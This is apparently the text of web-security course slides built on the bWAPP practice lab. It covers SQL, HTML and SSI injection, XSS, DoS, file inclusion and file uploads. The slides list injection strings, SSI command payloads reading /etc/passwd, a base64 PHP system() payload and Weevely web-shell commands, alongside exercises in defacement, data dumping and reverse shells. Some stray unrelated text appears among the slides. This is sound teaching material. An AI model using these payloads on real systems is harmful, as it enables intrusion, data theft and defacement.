Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
- A7 – Missing Function Level Access Control**  
Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
- A8 - Cross-Site Request Forgery (CSRF)**  
A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
- A9 - Using Components with Known Vulnerabilities**  
Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
- A10 – Unvalidated Redirects and Forwards**  
Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.



# SQL Injection


- **SQL injection** is very common in web applications
- Occurs when user input is sent to a SQL interpreter as part of a query
- The attacker tricks the interpreter into executing unintended SQL queries






# SQL Injection

- Normal operation



# SQL Injection

- Abnormal operation



# SQL Injection

- PHP code

- `SELECT * FROM table WHERE username='.$login.' AND password='.$password.'`

- Expected input

- `SELECT * FROM table WHERE username='alice' AND password='loveZombies'`

- But what if the person injected

- `SELECT * FROM table WHERE username='alice' AND password='' or 1=1 --`

# SQL Injection

- Simple injections
  - ' --
  - ' or 'a'='a
  - ' or 'a'='a'--
  - ' or '1'='1
  - ' or 1=1--

# SQL Injection

- Union injections
  - ' UNION SELECT field1, field2 FROM table--
  - ' UNION SELECT table\_name FROM INFORMATION\_SCHEMA.TABLES WHERE table\_schema=database()--
- Stacked queries
  - '; DROP TABLE table;--

ZU 0666', 0, 0); DROP DATABASE TABLICE 🐝

MAXIHELP PASIŃKOWSKI 8. 248 61 8100 20 Punkt 6 1875 087-8488

# Exercise



- SQL Injection - Bypassing Login Forms
  - Go to [http://itsecgames.com/bWAPP/sqli\\_3.php](http://itsecgames.com/bWAPP/sqli_3.php)
  - Valid credentials: **alice/loveZombies**
  - Enter a quote (') in the form fields
  - Try to login with the user Alice, without password
  - Try to login with a non-existent user

# Exercise



- SQL Injection - Extracting Data
  - Go to [http://itsecgames.com/bWAPP/sqli\\_1.php](http://itsecgames.com/bWAPP/sqli_1.php)
  - Enter a quote (') in the form fields
  - Any differences?
    - blah' or 1=1--
    - blah' or 1=2--
  - Try to grab the user passwords...



# Blind SQL Injection

- **Blind SQL injection** is a type of SQL injection attack that asks the database true or false questions
- Often used when the web application is configured to show generic messages
  - Code vulnerable to SQL injection is not displayed
  - Database does not output data to the web page
- Nearly identical to normal SQL injection, the way data is retrieved from the database is different...

# Blind SQL Injection

- The result of the SQL injection is determined based on the application's responses
  - Boolean-based or time-based
- Exploiting the vulnerability is more difficult and slower than traditional SQL injection... but not impossible!
- Using automated tools is a must



# Exercise



- Blind SQL Injection
  - Go to [http://itsecgames.com/bWAPP/sqli\\_4.php](http://itsecgames.com/bWAPP/sqli_4.php)
  - Enter an existing and non-existing movie
  - Any differences?
    - iron man' and 1=1--  
iron man' and 1=2--
    - iron man' and 1=1 and SLEEP(5)--  
iron man' and 1=2 and SLEEP(5)--

# Automated SQL Injection

- sqlmap
  - Open source penetration testing tool
  - Automates the process of detecting and exploiting SQL injection
  - Developed in Python, since July 2006
  - Full support for MS SQL, MySQL, Oracle, PostgreSQL,...
  - Full support for various SQL injection techniques
  - Site: <http://sqlmap.org/>



# Exercise



- Automated SQL Injection
  - Exploit the title-parameter: [http://itsecgames.com/bWAPP/sqli\\_1.php?title](http://itsecgames.com/bWAPP/sqli_1.php?title)
    - Dump ALL data from the database
    - Deface the bWAPP website
      - Use the --os-shell option
      - You will need a writable directory to upload the stager...
      - Write a file in the bWAPP documents folder

# HTML Injection

- **HTML injection** occurs when a user inserts HTML code via a specific input field or parameter
- Insufficient validation of user-supplied data
- Dangerous when it is stored permanently!
- HTML injections can lead to
  - Website defacements
  - Phishing attacks
  - Client-side exploitation



# Exercise

- HTML Injection
  - Go to [http://itsecgames.com/bWAPP/htmli\\_stored.php](http://itsecgames.com/bWAPP/htmli_stored.php)
  - Inject an image from an external website
  - Redirect the page to an external website
  - Start a phishing attack
    - Create a login form in HTML
    - Send the credentials to your attacker's machine
    - Inject the login form



# SSI Injection

- **Server-Side Includes injection**, or SSI injection
- A SSI attack allows exploitation by injecting scripts in HTML pages and executing the arbitrary code
- Very similar to HTML/command injection and XSS
- SSI injections can lead to
  - Website defacements
  - Complete host take over
  - Phishing attacks





# SSI Injection

- SSI injections
  - `<!--#exec cmd="ls -l" -->`
  - `<!--#exec cmd="cat /etc/passwd" -->`
  - `<!--#exec cmd="echo 'Bugged!' > /var/www/index.htm" -->`
  - `<!--#include file="AAAA[...]AA" -->`




# SSI Injection

- SSI privilege escalation vulnerability
  - An older vulnerability in IIS 4.0 and 5.0 allows an attacker to obtain system privileges! ([CVE-2001-0506](#) / [MS01-044](#))
  - Buffer overflow in a dynamic link library (ssinc.dll)
  - Exploited by creating a malicious page containing the SSI code below and forcing the application to load the page
    - `<!--#include file="AAAA[...]AA" -->`
    - Number of A's should be over 2049

# Exercise

- SSI Injection
  - Go to <http://itsecgames.com/bWAPP/ssii.php>
  - Access the password file (/etc/passwd)
  - Deface the bWAPP website
    - Write a file in the bWAPP documents folder
  - Make a reverse shell connection




# Cross-Site Scripting

- **Cross-Site Scripting**, or XSS, occurs when an attacker injects a browser script into a web application
  - The script doesn't run on the website, but in a victim's browser
  - The website delivers the script to a victim's browser
- Insufficient validation of user-supplied data (~ HTML Injection)
- Usually JavaScript, but it may also include HTML, Flash, or any other type of code that the browser may execute

# Cross-Site Scripting


- Types of XSS flaws
  - Reflected XSS
  - Stored XSS



/ A3 - Cross-Site Scripting (XSS) /  
Cross-Site Scripting - Reflected (GET)  
Cross-Site Scripting - Reflected (POST)  
Cross-Site Scripting - Reflected (JSON)  
Cross-Site Scripting - Reflected (AJAX/JSON)  
Cross-Site Scripting - Reflected (AJAX/XML)  
Cross-Site Scripting - Reflected (Back Button)  
Cross-Site Scripting - Reflected (Custom Header)  
Cross-Site Scripting - Reflected (Eval)  
Cross-Site Scripting - Reflected (HREF)  
Cross-Site Scripting - Reflected (PHP\_SELF)  
Cross-Site Scripting - Reflected (Referer)  
Cross-Site Scripting - Reflected (User-Agent)  
Cross-Site Scripting - Stored (Blog)  
Cross-Site Scripting - Stored (Change Secret)  
Cross-Site Scripting - Stored (Cookies)

# Cross-Site Scripting

- XSS in the OWASP Top 10



**T10** OWASP Top 10 Application Security Risks – 2013

<b>A1 – Injection</b>	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
<b>A2 – Broken Authentication and Session Management</b>	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
<b>A3 – Cross-Site Scripting (XSS)</b>	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
<b>A4 – Insecure Direct Object References</b>	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
<b>A5 – Security Misconfiguration</b>	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
<b>A6 – Sensitive Data Exposure</b>	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
<b>A7 – Missing Function Level Access Control</b>	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
<b>A8 – Cross-Site Request Forgery (CSRF)</b>	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
<b>A9 – Using Components with Known Vulnerabilities</b>	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
<b>A10 – Unvalidated Redirects and Forwards</b>	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

# Exercise



- Cross-Site Scripting - Detection
  - Go to [http://itsecgames.com/bWAPP/xss\\_get.php](http://itsecgames.com/bWAPP/xss_get.php)
  - Detect if there are XSS flaws
  - Which input fields are vulnerable?
  - Generate a pop-up displaying the cookies
  - Do the same with [http://itsecgames.com/bWAPP/xss\\_stored\\_1.php](http://itsecgames.com/bWAPP/xss_stored_1.php)

# Denial-of-Service

- Denial-of-Service attack, or **DoS** attack
- An attacker attempts to prevent legitimate users from accessing the application, server or network
- Consumes network bandwidth, server sockets, threads, or CPU resources
- Distributed Denial-of-Service attack, or **DDoS**
- Popular techniques used by hacktivists





# Denial-of-Service

- Newer layer 7 DoS attacks are more powerful!
  - ‘Low-bandwidth application layer DoS’
- Advantages of layer 7 DoS
  - Legitimate TCP/UDP connections, difficult to differentiate from normal traffic
  - Requires lesser number of connections, possibility to stop a web server from a single attack
  - Reach resource limits of services, regardless of the hardware capabilities of the server

# Denial-of-Service

- Layer 7 DoS methods
  - HTTP Slow Headers
  - HTTP Slow POST
  - HTTP Slow Reading
  - Apache Range Header
  - SSL/TLS Renegotiation
  - XML Bombs



# Exercise



- Denial-of-Service
  - Use the following tool to DoS the bWAPP web app
    - OWASP HTTP attack
  - Check the web server resources...

```
root@bee-box: /home/bee
File Edit View Terminal Tabs Help
www-data 12564 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12565 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12566 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12567 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12568 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12569 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12570 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12571 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12572 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12573 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12574 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12575 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12576 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12577 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12578 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12579 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12580 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12581 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12582 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12583 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12584 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
www-data 12585 6436 0 18:00 ? 00:00:00 /usr/sbin/apache2 -k start
```


# File Inclusions

- **File inclusion** flaws occur when an attacker includes a file, usually through a script on the web server
- The vulnerability occurs due to the use of user-supplied input without proper validation
- Types of file inclusion flaws
  - Local File Inclusion, or LFI
  - Remote File Inclusion, RFI


```
<?php
if (isset( $_GET['COLOR'] ) ){
    include( $_GET['COLOR'] . '.php' );
}
?>
```

# File Inclusions

- File inclusion in the OWASP Top 10



**T10** OWASP Top 10 Application Security Risks – 2013

<b>A1 – Injection</b>	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
<b>A2 – Broken Authentication and Session Management</b>	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
<b>A3 – Cross-Site Scripting (XSS)</b>	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
<b>A4 – Insecure Direct Object References</b>	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
<b>A5 – Security Misconfiguration</b>	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
<b>A6 – Sensitive Data Exposure</b>	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
 <b>A7 – Missing Function Level Access Control</b>	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
<b>A8 – Cross-Site Request Forgery (CSRF)</b>	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
<b>A9 – Using Components with Known Vulnerabilities</b>	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
<b>A10 – Unvalidated Redirects and Forwards</b>	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

# Exercise



## ■ File Inclusions

- Go to <http://itsecgames.com/bWAPP/rlfi.php>
- Access the password file (/etc/passwd)
- Deface the bWAPP website
  - Write a file in the bWAPP documents folder
- What will be the result of...
  - <http://itsecgames.com/bWAPP/rlfi.php?language=data://text/plain;base64,PD9waHAga3lzdGVtKHdob2FtaSk7Pz4%3D>

# Unrestricted File Uploads

- **Malicious, or Unrestricted File Uploads**
- File upload flaws occur when an attacker can upload files without any restrictions, or bypassing weak restrictions
- The first step in many attacks is to get some code to the system to be attacked!
  - Using an unrestricted file upload helps the attacker...
  - The attack only needs to find a way to get the code executed



# Unrestricted File Uploads

- **Web shells** are malicious web pages that provide an attacker functionality on a web server
- Making use of server-side scripting languages like PHP, ASP, ASPX, JSP, CFM, Perl,...
- Web shell functionalities
  - File transfer
  - Command execution
  - Network reconnaissance
  - Database connectivity





# Unrestricted File Uploads

- Weevely
  - Stealth PHP web shell
  - Provides a telnet-like console to
    - Execute system commands
    - Automate administration and post-exploitation tasks
  - Site: <http://epinna.github.io/Weevely/>

# Unrestricted File Uploads

- External attack vectors for using web shells
  - Unrestricted File Uploads
  - (Blind) SQL Injection
  - OS Command Injection
  - Remote File Inclusion
  - Insecure FTP, WebDAV,...



# Exercise




- Unrestricted File Uploads
  - Create a custom PHP web shell with **Weevely**
    - Generate the web shell
      - `weevely generate beebug /root/Desktop/weevely.php`
    - Go to [http://itsecgames.com/bWAPP/unrestricted\\_file\\_upload.php](http://itsecgames.com/bWAPP/unrestricted_file_upload.php)
    - Upload the web shell
    - Connect to the web shell
      - `weevely "http://itsecgames.com/bWAPP/images/weevely.php" beebug`
    - Explorer its functionalities
      - `:help`

# PHP-CGI Remote Code Exec

